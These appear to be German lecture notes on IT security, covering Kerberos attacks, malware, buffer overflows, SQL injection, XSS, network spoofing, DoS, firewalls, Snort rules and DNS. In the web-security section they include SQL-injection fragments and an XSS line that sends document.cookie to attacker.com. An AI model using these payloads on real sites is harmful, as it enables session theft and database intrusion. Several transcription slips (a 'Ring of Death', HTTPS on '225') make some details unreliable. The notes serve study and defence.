
TBS TicketGranting Server

C Principal

S Server

Sitzungsschlüssel

Ticket $T_{C,S} = (S, C, \text{IP-Address}, \text{timestamp}, \text{lifetime}, K_{C,S})$



Kerberos von Microsoft

Angriffe:

- Offline Cracking des $K_c(\text{timestamp})$ von Schritt 1. Brute Force bis Ergebnis ein timestamp
- OverPass the Hash (überspringe LSASS (Kerberos), direkt Anfrage an AS)
- Pass the ~~Ticket~~ Ticket: (direkt zu TGS)
- Golden Ticket
- Silver Ticket

Software Security

Malware (Malicious Software) (böseartige Programme)

Trojaner

Programm mit unerwünschtem Nebeneffekt

(z.B. Sunburst, Thompson's Computer)

Viren

Funktion

einfügen in Wirtsprogramm und Verbreitung dadurch

Typen

executable infectors

infiziert ausführbares Programm

header

Executable Code and data

3 Phasen:

Infection

Execution

Replication

encrypted viruses

virus code

Deciphering routine

Encrypted virus code

Deciphering key

Erster Schritt zu „Polymorphen“ Viren Erkennung muss sich auf Entschlüsselungsroutine konzentrieren

Verbreitungsweg

polymerorphic viruses verändern code bei Reproduktion

hohe Automatisierung

z.B. durch Äquivalente code, Padding/Encryption, Junk code. siehe Viren Toolkit
Verhindert Erkennung durch statische Virensignaturen (Fragmente Binärcode)

Würmer (Win32/Sasser, Morris,..)

verbreiten sich automatisch übers Netz eigene Schwachstellen kategorie „wormable“ (heute quasi Standard).
exponentielle Ausbreitung bis alle erreichbaren verbindbaren Systeme betroffen.

Ransomware. z.B. WannaCry

auf Server - meist ein Key-pair pro Opfer auch Netzwerkfreigabe (Veröffentlichung privater Daten)

verschlüsselt fast alle Daten → fordert Lösegeld (ransom.) für private key z.B. hybride Verschlüsselung (z.B. sym. key wird asym. verschlüsselt an versch. Daten gehängt)

Erkennungsmöglichkeiten

Statische Virensignaturen erkennen bekannte Codefragmente

- viel
- "Window of vulnerability" until virus known
- einfache Änderung braucht oft neue Signatur

SD

Sandboxing

Dynamische Analyse

Heuristiken

ASLR: Address Space Layout Randomization

; Stack Canaries: Prüft Wert auf Stack, der gegebenenfalls

sicherheitsbelobt Programm beendet

Maßnahmen Non-executable Stack verhindert Ausführung Daten auf Stack
Durchhindert nicht-Ausführung vorbinden von Codes

Schwachstellen

z.B. Buffer Overflow

über Netzwerk
z.B. wormable

z.B. fehlende Eingabeverifikation

in C, z.B. Array Länge 16 erwartet, aber Länge 20 übergeben ⇒ überschreibt Daten

LIFO-Stack, daher hinter Variable vorher abgelegte Daten auch Stack-Frame (Return Instruction Pointer RIP)

Stack-Smashing z.B. Adresse einer secret Function einsteckbare Secret Frame Pointer SFP (Pointer zum vorherigen Frame)

lokale Funktionsvariablen

muss der Angreifer kennen
bei fehlerhaftem Absturz

Web Security

nicht alle sofort erkennbar

Spear/Dynamit Phishing: zielgerichtete Phishing Variante z.B. aus alten Emails, Bewerbungen oder sonstige Informationen über das Ziel

Trend

Online Banking, Cloud Computing

Geld vor Sicherheit (schlechte Einigbarkeitslösung, world-readable Dateien)

Typischerweise

Client (Laptops, Smartphones, Drittparteien, ...)

Phishing, Spoofing, XSS, Clickjacking, Session riding

Server Hijacking Web/App-Server (Apache, Nginx, IBM WebSphere, JDoss, Apache, Glassfish, ...)

Internet attacken

Buffer Overflows, Directory Traversal, Weak Passwords, Standard Accounts, Blacklisting

Command Injektion DBMS, andere Dienste (mySQL, PostgreSQL, Oracle DB, Cloud, Storage Prov.)

SQL-Injektion

Gründe für Sicherheitslücken

ungeschulte Nutzer

ignorante/unerfahrene Software Entwickler

nicht bekannt (öffentl.)

nicht aktualisiert

Clientseitig (Web-Browser)

Schadsoftware (Keylogger, Bot-Nets, Spyware)

normalerweise standard

Schutz: HTTPS (HTTP über 225 Verbindung (port 443))

Authentifikation durch Zertifikate von CA (vertrauenswürdig eingestuft)

Extended Validation: Prüfung Identität Organisation/Firma (Zeiter, aufwendig) (letzte Handels-)

Domain Validation: Prüft Kontrolle über Domain (zu zuverlässigerem Zeitpunkt) (register)

 kann trotzdem schädlich sein (oft übliche Domains)

Nutzer entscheidet, was ihm reicht EV praktisch nutzlos

 nur HTTP unsicher wieder verschlüsselt noch authentifiziert

Serverseitig (Web-Anwendungen)

Basis: korrekter Datatype, Metadaten: Zeichensatz, keywords

 keine CSS inline-Styles, JavaScript am Ende

 Schließen Sie Tags, cross-Browser Kompatibilität.

PHP: Hypertext Preprocessor für dynamische Inhalte

Weitere: Same Origin Policy (SOP)

Cross-Origin Resource Sharing (CORS)

Content Security Policy (CSP)

Frame Sicherheit

Cookie Security

private Browsing Konzepte

 Inkognito-Modus

Structured Query Language

SQL-Injektions

durch unzureichend geprüfte Weitergabe von Nutzerereingaben an Datenbank
Beispiele: Kommentariere

OR 1=1 " OR 1=0 UNION ALL

select, drop table name union SELECT Literale

Gegenmaßnahmen: Keine multiple statements, least privilege Verbindung

gebundene Parameter PHP MySQLi → prepare("... ?")

\$stmt = \$conn->prepare("... ?");

\$stmt->bind("s", \$string);

\$stmt->execute();

i integer

Früher manuelle escape function: schierig, blockierte Listing 2.

XSS: Cross Site Scripting JavaScript in HTML eingebettet Clientseitig ausgeführt

<script> alert(" "); </script> nicht nur JavaScript

Web-Anwendung interpretiert Userdaten location.href = attacker.com?data= document.cookie

persistenkt: Speicherung auf Webserver (später ausgegeben auf anderen Clienten)

reflected: direkte Ausgabe, Ausführung auf selbem Client, bspw. Teil der URL

Gegenmaßnahmen vorfiltern z.B. PHP htmlspecialchars(string)

Schierig!

Blacklisten schierig, diverse äquivalente Strings etwa encodings b., lu...

oder neue Zeilen zwischen keyword

Netzwerkgrundlagen

OSI Modell (Open Systems Interconnection) / TCP/IP Modell

Application Layer
Presentation Layer
Session Layer
Transport Layer
Network Layer
Data Link Layer
Physical Layer

) Application Layer

Transport " "
Internet " "
Link " "

HTTP(S)

FTP

TCP, UDP

IP, IPSec

Ethernet

Verschichtung

Ethernet Header	IP Header	TCP Header	Application Header	Data
Layer 2	3	4	5+	


Physical Layer

Daten \leftrightarrow physikalische Signale
elektrisch, Licht, Funk

Data Link Layer

2 Netzwerkgeräte (next hop)

MAC (Media Access Control), 6 Bytes



Hardware: Switches durchleiten anhand MAC

Network Layer

IP: 32 Bits
IP: 32 Bits

Versieht Segmente mit IP-Adresse (Internet Protocol)

Router routen Pakete zum Empfängernetz

(IPsec kann verschlüsseln) (Subnet siehe später)

Transport Layer

Checksumme (Fehlererkennung)

Aufteilung in Segmente

Segmentnummer (Reihenfolge)

Portnummer (bestimmt Service oder Prozess)

Flussteuerung: Anpassung Bandbreite an Empfänger

Session Layer

Sessions verwalten Authentifizierung, Autorisierung

(Verschlüsselung) (Bild auf Website oft eigene Sitzung)

standardisierte APIs

Presentation Layer

Datenkonvertierung

z.B. ASCII \rightarrow ASCII

(Verschlüsselung) Komprimierung

Serialisierung

Application Layer

Funktionen für Netzbasierte Software

BRUNNEN

z.B. HTTP, FTP, SMTP

email

IP Subnetze

Ports

Netzmaske 111...00

in (Classless Inter-Domain Routing) CIDR IP / für mehrere

Network Address: niedrigster

Broadcast: höchste

Hosts: dazwischen

Spoofering

MAC-Spoofing

MAC nicht zu ändern

randomisierte MACs erleichtern angriffswert

IP-Auflösung

IP \rightarrow MAC

IPv4 ARP (Address Resolution Protocol)

IPv6 NDP (Neighbour Discovery Protocol)

Broadcast: Who has IP?

tell from IP

direct Antwort: IP ist at MAC

ARP Spoofing (IP Spoofing)

Zustandlos

daher auch ohne Wissens

reply versendbar und Ziel

Cached gespeckte MAC

IP Zuweisung: DHCP Dynamic Host Configuration Protocol

DHCP Discover $\xrightarrow{5}$ Broadcast

DHCP Offer

DHCP Request

DHCP Acknowledgement

DHCP Spoofing

Eve antwortet statt DHCP Server

Gegenmaßnahme: Datalink Layer

Switch leitet DHCP nur von trusted Ports weiter

Spoofen von Metadaten (Application Layer)

z.B. Betriebssystem und Browser

Denial of Service Attack (DoS)

mit Traffic Verfügbarkeit Angriff
dann entl. ransom

distributed (DDoS) mehrere infizierte Rechner (Botnetz)

Smurfattack: ping broadcast mit Antwortadresse des Opfers.

Ring of Death misskonfigurierte ICMP Nachricht brachte Server wegen Programmierfehler zum Absturz

Standards
25. SMTP
80. HTTP
143. IMAP
443. HTTPS
nicht verbindungsorientiert
User Data
Protocol
UDP

TCP (Transmission Control Protocol): Verbindungsorientiert auf Transport Layer

SYN Flood: SYN-Anfragen ohne ACK zu antworten bis viele Verbindungen offen - Lösung: Anfrage in SYN-ACK mit Verbindung offen

SYN-ACK Flood: eine SYN-Anfrage mit falscher Antwort IP erzeugt 3-5 Antworten. Speichern und bei ACK rekonstruieren

UDPFlood: gespafftes UDP Paket. Füllt Buffer nachdem an dem Port nicht erwartet ICMP-Error schicken

Lösung: Firewall

auch
SYN Reflection Attack
Amplification
Attack

Firewalls

- Application (Proxy) Firewalls: Application Layer umfasst
- (Netzwerk-) Firewalls: Transport Layer
 - Zustandslose Paketfilter:
 - statische Liste an Regeln
 - Zustandsbasierte Paketfilter:
 - Beobachten Verbindungsstatus (SYN, SYN ACK, ACK)
 - dynamisch Entscheidung was zur Verbindung gehört

Beispiel: keine Verbindungen initialisieren
nur Antworten
braucht Zustand

Linux iptables

Default-Regeln

iptables -P INPUT DROP

iptables -P FORWARD DROP

iptables -P OUTPUT DROP

Bsp. ping nur aus lokalem Netzwerk

iptables -A INPUT -p icmp --src 192.168.22.0/24 -j ACCEPT

iptables -A INPUT -p icmp --icmp-type echo-request -j DROP

Bsp. http-Verbindungen erlauben

iptables -A INPUT -p tcp --dport 80 -m state --state NEW,ESTABLISHED -j ACCEPT

iptables -A OUTPUT -p tcp --sport 80 -m state --state ESTABLISHED -j ACCEPT

Intrusion Detection and Prevention Systems (IDS/IPS)

Netzwerk und Hostebene Netzverhalten, Systemverhalten, usw.

IPS heutzutage meist in Firewall integriert

automatische Abwehrmaßnahmen

- Signature-basiert
- Anomalie-basiert

Komponenten

Netzsensoren

Hostsensoren

Datenbankkomponenten (Speicherung, Ereignisse)

Managementstation (Kalibrierung)

Auswertungsstation (Analyse + Reporting)

Erkennungsmethoden

Angriffs muster (Patterns bekannter Angriffe)

Anomalienanalyse

Protokollanalyse

auf Basis statistischer Daten

Honey pots

Korrelation von Ereignisdaten

SNORT von Cisco Open Source rule-based System

z.B. Ruleset für SQL Injection detection

alert tcp any any->any 80 (msg: "Error detected"; content: "1%27"; sid:10000011;)


alert tcp any any->any 80 (msg: "Error detected"; content: "22"; sid:10000012;)

DNS Domain Name System 1985 aus ARPNET (damals ohne Sicherheitsfeatures entwerfen)

Fully Qualified Domain Name inkl. Punkt

häufigste Anwendung Übersetzen Hostname zu IP

global verteilte hierarchisch verwaltete Datenbank



Domain

logisch abgegrenzter Teilbereich mit eindeutigem Namen

Subdomain

Domain hierarchisch unter einer anderen Domain

Zone

z.B. Domain Registrar oder Unternehmen in Eigenregie von einer Autorität verwaltete Domain exkl. Fremdverwaltung

(Resource)

DNS Records	Type	Class	TTL	RDLength	RData
("corner") Name	Denotiert Zeichenketten-Datenfeld	Klassenbezeichner heute quasi immer IN (Internet)	Time to live Sekunden	Länge Daten-Feld in Bytes	Wert zu Schlüssel
fully qualified domain name					
(SOA - start of authority information about Domain Zone)	Type	Zweck			
A	IPv4	z.B. 93.184.216.36	[Length 4]		
AAAA	IPv6	z.B. 2601:2808:220::7			
MX	Domain-Name	Mailserver z.B. mx.example.org			
TXT	beliebiger Text	z.B. v=spf1 -all			
NS	Domain-Name eines Servers einer Zone	z.B. ns.example.org			
CNAME	Aliasing einzelner Name	z.B. ns. ^{instance} .example.com			
DNAME	Aliasing Teilbaum	z.B. instance.com			
...					

RRset mehr als ein Record mit gleichen Feldern:

Name, Type, Class, TTL

zurückgegeben werden alle Records des Set

DNS: rekursiv macht weitere Fragen → hat Flag in Header
iterativ nicht
autoritativ gibt direkt IP

DNS Nachrichtenübertragung

verteiltes Modell: Client/Server-Modell

verschiedene Servertypen: Authoritative Server
Recursive Resolver

Transport: UDP (serverseitig port 53), (TCP für große Nachrichten)

Nachrichtenformat

Header: Metadaten

z.B. Flag: Frage/Antwort, qr 0 Antwort
Anzahl Records in Sektionen

Transaction-ID

Question Sektion

Spezifikation gefragten Wertes
z.B. "www.example.org. IN A?"

Antwort wiederholt
auch Frage

Answer Sektion

RRset, dass zur Anfrage passt (falls vorhanden)

z.B. "www.example.org. 42 IN A 93.184.216.36."

TTL

Authority Sektion

NS-Records der autoritativen Servers

z.B. "example.org. 3600 IN NS ns.example.org"

BRUNNEN

Additional Sektion

extra IP der von
wiesen ns-Server

beliebige weitere

z.B. "ns.example.org. 3600 IN A 1.2.3.5"

Typischer Ablauf

Application

↓↑ gethostbyname("www.example.org.")

Stub Resolver (laptop)

↓↑ www.example.org. IN A?

Forwarder (Router)

↓↑ www.example.org. IN A? 93.184.216.36

Recursive Resolver

↓↑ www.example.org. IN A? 93.184.216.36

DNS Sicherheit

DNS Cache Poisoning

in Stub-Resolver oder rekursive Resolver

historisch

Kashpureffs. Angriff 1997: Ausgabe weiterer gefälschter Records, die gecached wurden.

Lösung: „Bailiwick-Regel“: nur cachen von Subdomain des Antwortseverer

Off-Path

Angreifermodell: beliebig senden, aber nicht mitlesen oder modifizieren

Angreifer $\xrightarrow{\text{wur. nicht im A2}}$ Resolver (nicht im Cache) $\xrightarrow{\text{wur. nicht im A2}}$ NS von nicht im

unter gespoofter IP

falsche Antwort

Cached Ergebnis

